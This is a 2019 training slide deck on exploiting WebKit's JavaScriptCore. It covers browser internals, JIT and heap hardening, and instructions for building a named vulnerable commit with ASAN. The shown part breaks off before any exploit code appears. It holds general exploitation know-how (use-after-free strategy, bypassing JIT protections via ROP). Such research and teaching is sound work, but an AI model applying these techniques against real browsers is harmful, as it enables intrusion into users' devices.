

# WebKit Exploitation

15<sup>th</sup> October, 2019

---

xen1thLabs

A DARKMATTER COMPANY

---

---

SMART AND SAFE DIGITAL

---

# whoami

---

- Prateek Gianchandani (@prateekg147)
- Security Researcher at @xen1thLabs
- Interested in Mobile/Browser Security
- Authored the Damn Vulnerable iOS App
- Nowadays focusing mainly on iOS and Webkit security
- Speaker/Trainer at PHDays, BlackHat, Brucon, Defcon, TyphoonCon, POC etc
- Blogger at [highaltitudehacks.com](http://highaltitudehacks.com)


# High Level Agenda

---

- Browser Architecture
- DOM and Javascript Core internals
- Security mitigations
- Case study of a Type Confusion bug
- Building exploit primitives (addrof and fakeobj)
- Achieving arbitrary read/write

# Course Material

---



- JavaScriptCore.framework – Vulnerable framework
- jsc – Vulnerable JavascriptCore binary
- setrpath.sh – fixes the rpath for the binary to load the vulnerable JavascriptCore framework, run this binary first


# Why Browsers ?

---

- Huge Attack Surface – Arbitrary Data is loaded and rendered from the Internet
- Many different components – many different vulnerabilities
- Almost as complicated as an OS in terms of LoC
- Lots of Entry Points for RCE
- JIT Compilers make for an easy target, rwx mapping with relaxed code signing

# Browser Architecture

---




# Rendering Engines

---

- Responsible for displaying requested content. HTML/CSS/JAVASCRIPT
- We are mostly focused on finding vulnerabilities in the Rendering Engine
- Huge attack surface and many past vulnerabilities
- Open Source for all the Major browsers & also debuggable
- Internet Explorer uses Trident, Firefox uses Gecko, Safari uses WebKit. Chrome and Opera (from version 15 onwards) use Blink, a fork of WebKit.
- Note: Renderer Process in Mac (WebContent) is Sandboxed

# Renderer Process in Activity Monitor



The screenshot shows the Activity Monitor application on a Mac OS X system. The window title is "Activity Monitor (My Processes)". The "Memory" tab is selected. A search bar at the top right contains the text "safari". The main table lists various processes, all associated with the user "prateek". The processes include "Safari", "https://www.google.com", "Safari Web Content (Cached)", and numerous "Safari Web Content" entries. The "MEMORY PRESSURE" section at the bottom shows physical memory usage: Physical Memory: 16.00 GB, Memory Used: 10.15 GB, Cached Files: 5.79 GB, Swap Used: 0 bytes. App Memory: 7.89 GB, Wired Memory: 2.26 GB, Compressed: 0 bytes.

Process Name	Memory	Threads	Ports	PID	User
Safari	80.7 MB	10	760	4761	prateek
https://www.google.com	52.0 MB	5	132	4768	prateek
https://www.google.com	45.0 MB	17	212	4804	prateek
Safari Web Content (Cached)	19.8 MB	6	123	4791	prateek
Safari Networking	15.3 MB	6	124	4764	prateek
Safari Web Content	13.8 MB	4	105	4763	prateek
Safari Web Content	12.5 MB	4	107	4785	prateek
Safari Web Content	12.5 MB	4	108	4788	prateek
Safari Web Content	12.5 MB	4	107	4789	prateek
Safari Web Content	12.5 MB	4	108	4786	prateek
Safari Web Content	12.4 MB	4	107	4784	prateek
Safari Web Content	12.3 MB	7	111	4787	prateek
Safari Web Content	12.1 MB	4	109	4782	prateek
Safari Web Content (Prewarmed)	10.8 MB	3	89	4813	prateek
SafariBookmarksSyncAgent	10.4 MB	5	80	4767	prateek
com.apple.Safari.SearchHelper	9.3 MB	4	50	4769	prateek
SafariLaunchAgent	9.2 MB	2	39	4766	prateek
com.apple.Safari.History	7.6 MB	3	42	4762	prateek
com.apple.Safari.SafeBrowsing.Service	3.6 MB	2	54	4780	prateek

MEMORY PRESSURE


Physical Memory: 16.00 GB	App Memory: 7.89 GB
Memory Used: 10.15 GB	Wired Memory: 2.26 GB
Cached Files: 5.79 GB	Compressed: 0 bytes
Swap Used: 0 bytes	

# ELi5 WebKit

---

- Apple's Web browser engine, used in Safari (OSX) and MobileSafari (iOS), Playstation, Nintendo Switch etc
- Open Source <https://trac.webkit.org/browser>
- Sum of multiple projects
  - WebCore – HTML parsing, SVG, CSS, DOM etc
  - Web Template Framework (WTF) - provides commonly used functions all over the WebKit codebase
  - JavaScriptCore - Provides the JavaScript engine used to render Javascript code
- For this presentation, we will be focusing only on the JavaScriptCore

# ELI5 WebKit



# WebCore

---

- WebCore is layout, rendering, and Document Object Model (DOM) library for HTML and Scalable Vector Graphics (SVG)
- Lots of RCEs on UaF in the DOM
- Reference counting bugs - decrease reference to 0 and trigger a callback
- Exploitation happens usually by saving a reference on the stack, triggering a callback to drop the reference, and then using the saved reference to cause a UaF

# WebCore – Heap Changes

---

<https://labs.mwrinfosecurity.com/blog/some-brief-notes-on-webkit-heap-hardening/>

```
enum class HeapKind {  
    Primary, //fastmalloc  
    PrimitiveGigacage, //native arrays  
    JSValueGigacage, //jsvalues  
    StringGigacage //strings  
};  
static constexpr unsigned numHeaps = 4;
```

## Impact on Exploitation

In summary these changes severely limit the impact of DOM based UAFs, make the exploitation of OOB read/write issues more challenging and makes exploitation of at least a significant subset of type confusion based issues harder. Representing a substantial ramp up of the difficulty in exploiting WebKit based browsers such as Safari.

Mitigations within JavaScriptCore are somewhat lagging behind but significant improvements have still been made. This is understandable given that DOM based UAFs have historically been much prevalent and more commonly exploited.

# ELi5 Javascript Core

---

- Javascript Engine
- Has a 32 MB RWX JIT region
- Different tiers of execution

tier 1: the LLInt interpreter

tier 2: the Baseline JIT compiler

tier 3: the DFG JIT

tier 4: the FTL JIT

## Hardened WebKit JIT (iOS)

---

- Code signing relaxed through dynamic-codesigning entitlement
- 32MB RWX JIT Memory region
- Previously - Write shell code using the write primitive and jump to it
- Armv8 introduced support for execute-only memory protection
- On certain mappings Processor can execute but cannot read/write

# WebKit Hardening - Ivan Krstic (Blackhat – 2017)


## Hardened WebKit JIT Mapping

### Split view

Create two virtual mappings to the same physical JIT memory

One executable, one writable

The location of the writable mapping is secret



## Hardened WebKit JIT Mapping

### Tying it all together


Writable mapping to JIT region is randomly located

Emit specialized `memcpy` with base destination address encoded as immediate values

Make it execute-only

Discard the address of the writable mapping

Use specialized `memcpy` for all JIT write operations



<https://www.youtube.com/watch?v=BLGFriOKz6U>

# Ivan Krstic (Blackhat – 2017)

---

```
void initializeSeparatedWXHeaps(void* stubBase, size_t stubSize, void* jitBase,
size_t jitSize)
{
    mach_vm_address_t writableAddr = 0;

    // 1. Create a second mapping of the JIT region at a random address.
    vm_prot_t cur, max;
    kern_return_t ret = mach_vm_remap(mach_task_self(), &writableAddr, jitSize, 0,
        VM_FLAGS_ANYWHERE | VM_FLAGS_RANDOM_ADDR,
        mach_task_self(), (mach_vm_address_t)jitBase, FALSE,
        &cur, &max, VM_INHERIT_DEFAULT);

    bool remapSucceeded = (ret == KERN_SUCCESS);
    if (!remapSucceeded)
        return;

    // 2. Assemble specialized memcpy function for writing into the JIT region.
    MacroAssemblerCodeRef writeThunk =
        jitWriteThunkGenerator(reinterpret_cast<void*>(writableAddr), stubBase, stubSize);

    int result = 0;

    #if USE(EXECUTE_ONLY_JIT_WRITE_FUNCTION)
        // 3. Prevent reading the memcpy code we just generated.
        result = mprotect(stubBase, stubSize, VM_PROT_EXECUTE_ONLY);
        RELEASE_ASSERT(!result);
    #endif
```

<https://www.youtube.com/watch?v=BLGFriOKz6U>

# Ivan Krstic (Blackhat – 2017)

---

```
// 4. Prevent writing into the executable JIT mapping.  
result = mprotect(jitBase, jitSize, VM_PROT_READ | VM_PROT_EXECUTE);  
RELEASE_ASSERT(!result);  
  
// 5. Prevent execution in the writable JIT mapping.  
result = mprotect((void*)writableAddr, jitSize, VM_PROT_READ | VM_PROT_WRITE);  
RELEASE_ASSERT(!result);  
  
// 6. Zero out writableAddr to avoid leaking the address of the writable mapping.  
memset_s(&writableAddr, sizeof(writableAddr), 0, sizeof(writableAddr));  
  
jitWriteFunction =  
reinterpret_cast<JITWriteFunction>(writeThunk.code().executableAddress());  
}
```

<https://www.youtube.com/watch?v=BLGFriOKz6U>

## Hardened WebKit JIT Mapping iOS 10

Write-anywhere primitive now insufficient for arbitrary code execution

Attacker must subvert control flow via ROP or other means or find a way to call execute-only JIT write function

Mitigation increases complexity of exploiting WebKit memory corruption bugs

<https://www.youtube.com/watch?v=BLGFriOKz6U>

# WebKit - Setup Environment

---

- Clone the Webkit Repo from Github (Unofficial)

```
git clone git://git.webkit.org/WebKit.git WebKit.git
```

- Checkout the vulnerable version

```
git checkout 3af5ce129e6636350a887d01237a65c2fce77823
```

- Navigate to the cd directory, and run the following command to build with ASAN (Address Sanitizer)

```
./Tools/Scripts/set-webkit-configuration --asan
```

```
./Tools/Scripts/build-webkit --jsc-only --debug
```

- Run the Javascript Core

```
./WebKitBuild/debug/bin/jsc
```

# Building WebKit

---

```
Prateek:webkit prateekg147$ ./Tools/Scripts/set-webkit-configuration --asan
Prateek:webkit prateekg147$ Tools/Scripts/build-webkit --jsc-only --debug
+ cmake --build /Users/prateekg147/Documents/WORK/BrowserExploitation/webkit/We
bKitBuild/Debug --config Debug -- -j8
[ 0%] Built target sysmalloc
[ 0%] Built target JavaScriptCoreForwardingHeaders
[ 1%] Built target stageSharedScripts
[ 1%] Built target gtest
[ 3%] Built target bmalloc
[ 25%] Built target WTFForwardingHeaders
[ 26%] Built target mbmalloc
[ 66%] Built target JavaScriptCorePrivateForwardingHeaders
[ 68%] Built target MallocBench
[ 77%] Built target WTF
[ 80%]
```

